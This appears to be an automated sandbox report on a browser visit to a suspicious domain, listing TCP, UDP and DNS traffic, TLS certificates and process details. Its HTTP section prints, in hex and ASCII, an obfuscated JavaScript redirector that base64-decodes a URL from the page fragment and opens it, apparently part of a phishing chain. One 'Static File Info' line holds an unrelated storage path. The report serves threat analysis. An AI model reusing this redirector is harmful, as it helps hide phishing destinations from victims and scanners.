SHA-512:	52512A3F7D6F04CFD2DCF6ED6B1A86850D54DC57D6F3DC5A8B12D3E122AE5FE93288763E4E67C3582F610B7C1A77294F6CE4E167820071EA0D596C838B246FF
Malicious:	false
Reputation:	low
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

Static File Info


No static file info

Network Behavior

Network Port Distribution

Total Packets: 74

- 53 (DNS)



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 9, 2021 12:43:21.458792925 CEST	49716	80	192.168.2.3	95.130.175.151
Apr 9, 2021 12:43:21.458848953 CEST	49717	80	192.168.2.3	95.130.175.151
Apr 9, 2021 12:43:21.514898062 CEST	80	49717	95.130.175.151	192.168.2.3
Apr 9, 2021 12:43:21.515060902 CEST	49717	80	192.168.2.3	95.130.175.151
Apr 9, 2021 12:43:21.515561104 CEST	49717	80	192.168.2.3	95.130.175.151
Apr 9, 2021 12:43:21.516830921 CEST	80	49716	95.130.175.151	192.168.2.3
Apr 9, 2021 12:43:21.517051935 CEST	49716	80	192.168.2.3	95.130.175.151
Apr 9, 2021 12:43:21.570523977 CEST	80	49717	95.130.175.151	192.168.2.3
Apr 9, 2021 12:43:21.573883057 CEST	80	49717	95.130.175.151	192.168.2.3
Apr 9, 2021 12:43:21.574099064 CEST	49717	80	192.168.2.3	95.130.175.151
Apr 9, 2021 12:43:21.764964104 CEST	49718	443	192.168.2.3	185.2.4.79
Apr 9, 2021 12:43:21.766622066 CEST	49719	443	192.168.2.3	185.2.4.79
Apr 9, 2021 12:43:21.799114943 CEST	443	49718	185.2.4.79	192.168.2.3
Apr 9, 2021 12:43:21.799254894 CEST	49718	443	192.168.2.3	185.2.4.79
Apr 9, 2021 12:43:21.801525116 CEST	443	49719	185.2.4.79	192.168.2.3
Apr 9, 2021 12:43:21.801639080 CEST	49719	443	192.168.2.3	185.2.4.79
Apr 9, 2021 12:43:21.803203106 CEST	49718	443	192.168.2.3	185.2.4.79
Apr 9, 2021 12:43:21.803294897 CEST	49719	443	192.168.2.3	185.2.4.79
Apr 9, 2021 12:43:21.837191105 CEST	443	49718	185.2.4.79	192.168.2.3
Apr 9, 2021 12:43:21.837341070 CEST	443	49719	185.2.4.79	192.168.2.3
Apr 9, 2021 12:43:21.838310003 CEST	443	49718	185.2.4.79	192.168.2.3
Apr 9, 2021 12:43:21.838417053 CEST	443	49718	185.2.4.79	192.168.2.3
Apr 9, 2021 12:43:21.838454008 CEST	49718	443	192.168.2.3	185.2.4.79
Apr 9, 2021 12:43:21.838480949 CEST	443	49718	185.2.4.79	192.168.2.3
Apr 9, 2021 12:43:21.838495970 CEST	49718	443	192.168.2.3	185.2.4.79
Apr 9, 2021 12:43:21.838552952 CEST	49718	443	192.168.2.3	185.2.4.79
Apr 9, 2021 12:43:21.841455936 CEST	443	49719	185.2.4.79	192.168.2.3
Apr 9, 2021 12:43:21.841499090 CEST	443	49719	185.2.4.79	192.168.2.3
Apr 9, 2021 12:43:21.841528893 CEST	443	49719	185.2.4.79	192.168.2.3
Apr 9, 2021 12:43:21.841586113 CEST	49719	443	192.168.2.3	185.2.4.79
Apr 9, 2021 12:43:21.841645002 CEST	49719	443	192.168.2.3	185.2.4.79
Apr 9, 2021 12:43:21.874922991 CEST	49719	443	192.168.2.3	185.2.4.79
Apr 9, 2021 12:43:21.874996901 CEST	49718	443	192.168.2.3	185.2.4.79
Apr 9, 2021 12:43:21.880870104 CEST	49719	443	192.168.2.3	185.2.4.79
Apr 9, 2021 12:43:21.909272909 CEST	443	49718	185.2.4.79	192.168.2.3
Apr 9, 2021 12:43:21.909312963 CEST	443	49719	185.2.4.79	192.168.2.3
Apr 9, 2021 12:43:21.909365892 CEST	49718	443	192.168.2.3	185.2.4.79
Apr 9, 2021 12:43:21.909425974 CEST	49719	443	192.168.2.3	185.2.4.79
Apr 9, 2021 12:43:21.954874039 CEST	443	49719	185.2.4.79	192.168.2.3
Apr 9, 2021 12:43:22.050276041 CEST	443	49719	185.2.4.79	192.168.2.3
Apr 9, 2021 12:43:22.050333977 CEST	443	49719	185.2.4.79	192.168.2.3
Apr 9, 2021 12:43:22.050373077 CEST	443	49719	185.2.4.79	192.168.2.3
Apr 9, 2021 12:43:22.050410986 CEST	443	49719	185.2.4.79	192.168.2.3
Apr 9, 2021 12:43:22.050446033 CEST	443	49719	185.2.4.79	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 9, 2021 12:43:22.050477982 CEST	443	49719	185.2.4.79	192.168.2.3
Apr 9, 2021 12:43:22.050479889 CEST	49719	443	192.168.2.3	185.2.4.79
Apr 9, 2021 12:43:22.050529957 CEST	443	49719	185.2.4.79	192.168.2.3
Apr 9, 2021 12:43:22.050546885 CEST	49719	443	192.168.2.3	185.2.4.79
Apr 9, 2021 12:43:22.050632000 CEST	49719	443	192.168.2.3	185.2.4.79
Apr 9, 2021 12:43:22.056453943 CEST	49719	443	192.168.2.3	185.2.4.79
Apr 9, 2021 12:43:22.089525938 CEST	443	49719	185.2.4.79	192.168.2.3
Apr 9, 2021 12:43:22.128609896 CEST	443	49719	185.2.4.79	192.168.2.3
Apr 9, 2021 12:43:22.128695011 CEST	443	49719	185.2.4.79	192.168.2.3
Apr 9, 2021 12:43:22.128736973 CEST	443	49719	185.2.4.79	192.168.2.3
Apr 9, 2021 12:43:22.128737926 CEST	49719	443	192.168.2.3	185.2.4.79
Apr 9, 2021 12:43:22.128786087 CEST	443	49719	185.2.4.79	192.168.2.3
Apr 9, 2021 12:43:22.128789902 CEST	49719	443	192.168.2.3	185.2.4.79
Apr 9, 2021 12:43:22.128829002 CEST	443	49719	185.2.4.79	192.168.2.3
Apr 9, 2021 12:43:22.128835917 CEST	49719	443	192.168.2.3	185.2.4.79
Apr 9, 2021 12:43:22.128859043 CEST	443	49719	185.2.4.79	192.168.2.3
Apr 9, 2021 12:43:22.128885984 CEST	443	49719	185.2.4.79	192.168.2.3
Apr 9, 2021 12:43:22.128896952 CEST	49719	443	192.168.2.3	185.2.4.79
Apr 9, 2021 12:43:22.128963947 CEST	49719	443	192.168.2.3	185.2.4.79
Apr 9, 2021 12:43:22.155647039 CEST	49719	443	192.168.2.3	185.2.4.79
Apr 9, 2021 12:43:22.161035061 CEST	49718	443	192.168.2.3	185.2.4.79
Apr 9, 2021 12:43:22.166268110 CEST	49720	443	192.168.2.3	185.2.4.79
Apr 9, 2021 12:43:22.166384935 CEST	49721	443	192.168.2.3	185.2.4.79
Apr 9, 2021 12:43:22.167895079 CEST	49722	443	192.168.2.3	185.2.4.79
Apr 9, 2021 12:43:22.167979002 CEST	49723	443	192.168.2.3	185.2.4.79
Apr 9, 2021 12:43:22.194675922 CEST	443	49719	185.2.4.79	192.168.2.3
Apr 9, 2021 12:43:22.194727898 CEST	443	49719	185.2.4.79	192.168.2.3
Apr 9, 2021 12:43:22.194766998 CEST	443	49719	185.2.4.79	192.168.2.3
Apr 9, 2021 12:43:22.194802999 CEST	443	49719	185.2.4.79	192.168.2.3
Apr 9, 2021 12:43:22.194818020 CEST	49719	443	192.168.2.3	185.2.4.79
Apr 9, 2021 12:43:22.194840908 CEST	49719	443	192.168.2.3	185.2.4.79
Apr 9, 2021 12:43:22.194840908 CEST	443	49719	185.2.4.79	192.168.2.3
Apr 9, 2021 12:43:22.194845915 CEST	49719	443	192.168.2.3	185.2.4.79
Apr 9, 2021 12:43:22.194849014 CEST	49719	443	192.168.2.3	185.2.4.79
Apr 9, 2021 12:43:22.194880962 CEST	443	49719	185.2.4.79	192.168.2.3
Apr 9, 2021 12:43:22.194885969 CEST	49719	443	192.168.2.3	185.2.4.79
Apr 9, 2021 12:43:22.194921970 CEST	443	49719	185.2.4.79	192.168.2.3
Apr 9, 2021 12:43:22.194925070 CEST	49719	443	192.168.2.3	185.2.4.79
Apr 9, 2021 12:43:22.194964886 CEST	443	49719	185.2.4.79	192.168.2.3
Apr 9, 2021 12:43:22.194968939 CEST	49719	443	192.168.2.3	185.2.4.79
Apr 9, 2021 12:43:22.195003033 CEST	443	49719	185.2.4.79	192.168.2.3
Apr 9, 2021 12:43:22.195014954 CEST	49719	443	192.168.2.3	185.2.4.79
Apr 9, 2021 12:43:22.195041895 CEST	443	49719	185.2.4.79	192.168.2.3
Apr 9, 2021 12:43:22.195044041 CEST	49719	443	192.168.2.3	185.2.4.79
Apr 9, 2021 12:43:22.195082903 CEST	443	49719	185.2.4.79	192.168.2.3
Apr 9, 2021 12:43:22.195082903 CEST	49719	443	192.168.2.3	185.2.4.79
Apr 9, 2021 12:43:22.195133924 CEST	49719	443	192.168.2.3	185.2.4.79
Apr 9, 2021 12:43:22.199898958 CEST	443	49718	185.2.4.79	192.168.2.3
Apr 9, 2021 12:43:22.200000048 CEST	49718	443	192.168.2.3	185.2.4.79
Apr 9, 2021 12:43:22.200783014 CEST	443	49721	185.2.4.79	192.168.2.3
Apr 9, 2021 12:43:22.200886965 CEST	49721	443	192.168.2.3	185.2.4.79
Apr 9, 2021 12:43:22.200931072 CEST	443	49720	185.2.4.79	192.168.2.3
Apr 9, 2021 12:43:22.200994968 CEST	49720	443	192.168.2.3	185.2.4.79
Apr 9, 2021 12:43:22.201687098 CEST	443	49722	185.2.4.79	192.168.2.3
Apr 9, 2021 12:43:22.201795101 CEST	49722	443	192.168.2.3	185.2.4.79
Apr 9, 2021 12:43:22.202030897 CEST	443	49723	185.2.4.79	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 9, 2021 12:43:13.598825932 CEST	57544	53	192.168.2.3	8.8.8.8
Apr 9, 2021 12:43:13.611392975 CEST	53	57544	8.8.8.8	192.168.2.3
Apr 9, 2021 12:43:14.789087057 CEST	55984	53	192.168.2.3	8.8.8.8
Apr 9, 2021 12:43:14.802043915 CEST	53	55984	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 9, 2021 12:43:15.522605896 CEST	64185	53	192.168.2.3	8.8.8.8
Apr 9, 2021 12:43:15.538168907 CEST	53	64185	8.8.8.8	192.168.2.3
Apr 9, 2021 12:43:16.591720104 CEST	65110	53	192.168.2.3	8.8.8.8
Apr 9, 2021 12:43:16.610315084 CEST	53	65110	8.8.8.8	192.168.2.3
Apr 9, 2021 12:43:17.266359091 CEST	58361	53	192.168.2.3	8.8.8.8
Apr 9, 2021 12:43:17.280576944 CEST	53	58361	8.8.8.8	192.168.2.3
Apr 9, 2021 12:43:18.075731039 CEST	63492	53	192.168.2.3	8.8.8.8
Apr 9, 2021 12:43:18.088433027 CEST	53	63492	8.8.8.8	192.168.2.3
Apr 9, 2021 12:43:20.145921946 CEST	60831	53	192.168.2.3	8.8.8.8
Apr 9, 2021 12:43:20.163949966 CEST	53	60831	8.8.8.8	192.168.2.3
Apr 9, 2021 12:43:21.388592958 CEST	60100	53	192.168.2.3	8.8.8.8
Apr 9, 2021 12:43:21.449450970 CEST	53	60100	8.8.8.8	192.168.2.3
Apr 9, 2021 12:43:21.739142895 CEST	53195	53	192.168.2.3	8.8.8.8
Apr 9, 2021 12:43:21.762224913 CEST	53	53195	8.8.8.8	192.168.2.3
Apr 9, 2021 12:43:22.165728092 CEST	50141	53	192.168.2.3	8.8.8.8
Apr 9, 2021 12:43:22.186115980 CEST	53	50141	8.8.8.8	192.168.2.3
Apr 9, 2021 12:43:25.390167952 CEST	53023	53	192.168.2.3	8.8.8.8
Apr 9, 2021 12:43:25.403583050 CEST	53	53023	8.8.8.8	192.168.2.3
Apr 9, 2021 12:43:26.392265081 CEST	49563	53	192.168.2.3	8.8.8.8
Apr 9, 2021 12:43:26.405919075 CEST	53	49563	8.8.8.8	192.168.2.3
Apr 9, 2021 12:43:27.056948900 CEST	51352	53	192.168.2.3	8.8.8.8
Apr 9, 2021 12:43:27.070087910 CEST	53	51352	8.8.8.8	192.168.2.3
Apr 9, 2021 12:43:32.080842018 CEST	59349	53	192.168.2.3	8.8.8.8
Apr 9, 2021 12:43:32.093502045 CEST	53	59349	8.8.8.8	192.168.2.3
Apr 9, 2021 12:43:32.904865980 CEST	57084	53	192.168.2.3	8.8.8.8
Apr 9, 2021 12:43:32.917443991 CEST	53	57084	8.8.8.8	192.168.2.3
Apr 9, 2021 12:43:33.593250036 CEST	58823	53	192.168.2.3	8.8.8.8
Apr 9, 2021 12:43:33.605938911 CEST	53	58823	8.8.8.8	192.168.2.3
Apr 9, 2021 12:43:37.943938971 CEST	57568	53	192.168.2.3	8.8.8.8
Apr 9, 2021 12:43:37.955933094 CEST	53	57568	8.8.8.8	192.168.2.3
Apr 9, 2021 12:43:38.096739054 CEST	50540	53	192.168.2.3	8.8.8.8
Apr 9, 2021 12:43:38.109582901 CEST	53	50540	8.8.8.8	192.168.2.3
Apr 9, 2021 12:43:39.670058966 CEST	54366	53	192.168.2.3	8.8.8.8
Apr 9, 2021 12:43:39.682593107 CEST	53	54366	8.8.8.8	192.168.2.3
Apr 9, 2021 12:43:40.288265944 CEST	53034	53	192.168.2.3	8.8.8.8
Apr 9, 2021 12:43:40.302237034 CEST	53	53034	8.8.8.8	192.168.2.3
Apr 9, 2021 12:43:41.367726088 CEST	57762	53	192.168.2.3	8.8.8.8
Apr 9, 2021 12:43:41.381644011 CEST	53	57762	8.8.8.8	192.168.2.3
Apr 9, 2021 12:43:42.077466965 CEST	55435	53	192.168.2.3	8.8.8.8
Apr 9, 2021 12:43:42.091775894 CEST	53	55435	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 9, 2021 12:43:21.388592958 CEST	192.168.2.3	8.8.8.8	0x6645	Standard query (0)	www.192192p.peynircimumit.com.tr	A (IP address)	IN (0x0001)
Apr 9, 2021 12:43:21.739142895 CEST	192.168.2.3	8.8.8.8	0x2045	Standard query (0)	specialsteel.it	A (IP address)	IN (0x0001)
Apr 9, 2021 12:43:22.165728092 CEST	192.168.2.3	8.8.8.8	0xe6d0	Standard query (0)	secure.aadcdn.microsoftonline-p.com	A (IP address)	IN (0x0001)
Apr 9, 2021 12:43:38.096739054 CEST	192.168.2.3	8.8.8.8	0xefba	Standard query (0)	specialsteel.it	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 9, 2021 12:43:21.449450970 CEST	8.8.8.8	192.168.2.3	0x6645	No error (0)	www.192192p.peynircimumit.com.tr		95.130.175.151	A (IP address)	IN (0x0001)
Apr 9, 2021 12:43:21.762224913 CEST	8.8.8.8	192.168.2.3	0x2045	No error (0)	specialsteel.it		185.2.4.79	A (IP address)	IN (0x0001)
Apr 9, 2021 12:43:22.186115980 CEST	8.8.8.8	192.168.2.3	0xe6d0	No error (0)	secure.aadcdn.microsoftonline-p.com	secure.aadcdn.microsoftonline-p.com.edgekey.net		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 9, 2021 12:43:38.109582901 CEST	8.8.8.8	192.168.2.3	0xefba	No error (0)	specialsteel.it		185.2.4.79	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.192192p.peynircimumit.com.tr

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49717	95.130.175.151	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Apr 9, 2021 12:43:21.515561104 CEST	968	OUT	GET /? HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: www.192192p.peynircimumit.com.tr Connection: Keep-Alive
Apr 9, 2021 12:43:21.573883057 CEST	969	IN	HTTP/1.1 200 OK Date: Fri, 09 Apr 2021 10:43:20 GMT Server: Apache Last-Modified: Mon, 09 Nov 2020 20:12:34 GMT Accept-Ranges: bytes Content-Length: 634 Keep-Alive: timeout=10, max=600 Connection: Keep-Alive Content-Type: text/html Data Raw: 0d 0a 3c 68 74 6d 6c 3e 20 0d 0a 3c 68 65 61 64 3e 20 0d 0a 20 20 20 20 3c 74 69 74 6c 65 3e 50 6c 65 61 73 65 20 57 61 69 74 2e 2e 2e 3c 2f 74 69 74 6c 65 3e 20 0d 0a 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 0d 0a 0d 0a 76 61 72 20 5f 30 78 64 61 64 31 3d 5b 27 5f 73 65 6c 66 27 2c 27 6c 6f 63 61 74 69 6f 6e 27 2c 27 68 61 73 68 27 5d 3b 28 66 75 6e 63 74 69 6f 6e 28 5f 30 78 39 39 38 39 65 34 2c 5f 30 78 64 61 64 31 61 64 29 7b 76 61 72 20 5f 30 78 32 31 64 30 61 61 3d 66 75 6e 63 74 69 6f 6e 28 5f 30 78 31 36 36 34 65 66 29 7b 77 68 69 6c 65 28 2d 2d 5f 30 78 31 36 36 34 65 66 29 7b 5f 30 78 39 39 38 39 65 34 5b 27 70 75 73 68 27 5d 28 5f 30 78 39 39 38 39 65 34 5b 27 73 68 69 66 74 27 5d 28 29 29 3b 7d 7d 3b 5f 30 78 32 31 64 30 61 61 28 2b 2b 5f 30 78 64 61 64 31 61 64 29 3b 7d 28 5f 30 78 64 61 64 31 2c 30 78 31 39 63 29 29 3b 76 61 72 20 5f 30 78 32 31 64 30 3d 66 75 6e 63 74 69 6f 6e 28 5f 30 78 64 61 64 31 61 64 29 7b 5f 30 78 39 39 38 39 65 34 3d 5f 30 78 39 39 38 39 65 34 2d 30 78 30 3b 76 61 72 20 5f 30 78 32 31 64 30 61 61 3d 5f 30 78 64 61 64 31 5b 5f 30 78 39 39 38 39 65 34 5d 3b 72 65 74 75 72 6e 20 5f 30 78 32 31 64 30 61 61 3b 7d 3b 76 61 72 20 5f 30 78 35 63 33 66 66 30 28 27 30 78 30 3d 5f 30 78 32 31 64 30 2c 68 61 73 68 3d 77 69 6e 64 6f 77 5b 5f 30 78 35 63 33 66 66 30 28 27 30 78 31 27 29 5d 2c 67 65 74 68 61 73 68 3d 68 61 73 68 5b 27 73 70 6c 69 74 27 5d 28 27 23 27 29 5b 30 78 31 5d 2c 64 65 63 6f 64 65 64 68 61 73 68 3d 61 74 6f 62 28 67 65 74 68 61 73 68 29 2c 55 52 4c 3d 64 65 63 6f 64 65 64 68 61 73 68 3b 77 69 6e 64 6f 77 5b 27 6f 70 65 6e 27 5d 28 55 52 4c 2c 5f 30 78 35 63 33 66 66 30 28 27 30 78 32 27 29 29 3b 0d 0a 0d 0a 0d 0a 3c 2f 73 63 72 69 70 74 3e 0d 0a 0d 0a 3c 2f 68 65 61 64 3e 20 0d 0a 3c 2f 68 74 6d 6c 3e Data Ascii: <html> <head> <title>Please Wait...</title> <script type="text/javascript">var _0xdad1=['_self','location','hash'];(function(_0x9989e4,_0xdad1ad){var _0x21d0aa=function(_0x1664ef){while(--_0x1664ef){_0x9989e4['push'](_0x9989e4['shift']());}};_0x21d0aa(++_0xdad1ad);}(_0xdad1,0x19c));var _0x21d0=function(_0x9989e4,_0xdad1ad){_0x9989e4=_0x9989e4-0x0;var _0x21d0aa=_0xdad1[_0x9989e4];return _0x21d0aa;};var _0x5c3ff0=_0x21d0,hash=window[_0x5c3ff0('0x0')][_0x5c3ff0('0x1')],gethash=hash['split']('#')[0x1],decodedhash=atob(gethash),URL=decodedhash;window['open'](URL,_0x5c3ff0('0x2'));</script></head> </html>

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Apr 9, 2021 12:43:21.838417053 CEST	185.2.4.79	443	192.168.2.3	49718	CN=specialsteel.it CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Mon Feb 08 17:54:53 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Sun May 09 18:54:53 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Apr 9, 2021 12:43:21.841499090 CEST	185.2.4.79	443	192.168.2.3	49719	CN=specialsteel.it CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Mon Feb 08 17:54:53 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Sun May 09 18:54:53 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Apr 9, 2021 12:43:38.184308052 CEST	185.2.4.79	443	192.168.2.3	49733	CN=specialsteel.it CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Mon Feb 08 17:54:53 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Sun May 09 18:54:53 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Code Manipulations

Statistics

Behavior

System Behavior

Analysis Process: iexplore.exe PID: 1000 Parent PID: 792

General

Start time:	12:43:20
Start date:	09/04/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff7d5e40000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 2224 Parent PID: 1000

General

Start time:	12:43:20
Start date:	09/04/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:1000 CREDAT:17410 /prefetch:2
Imagebase:	0xf50000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Disassembly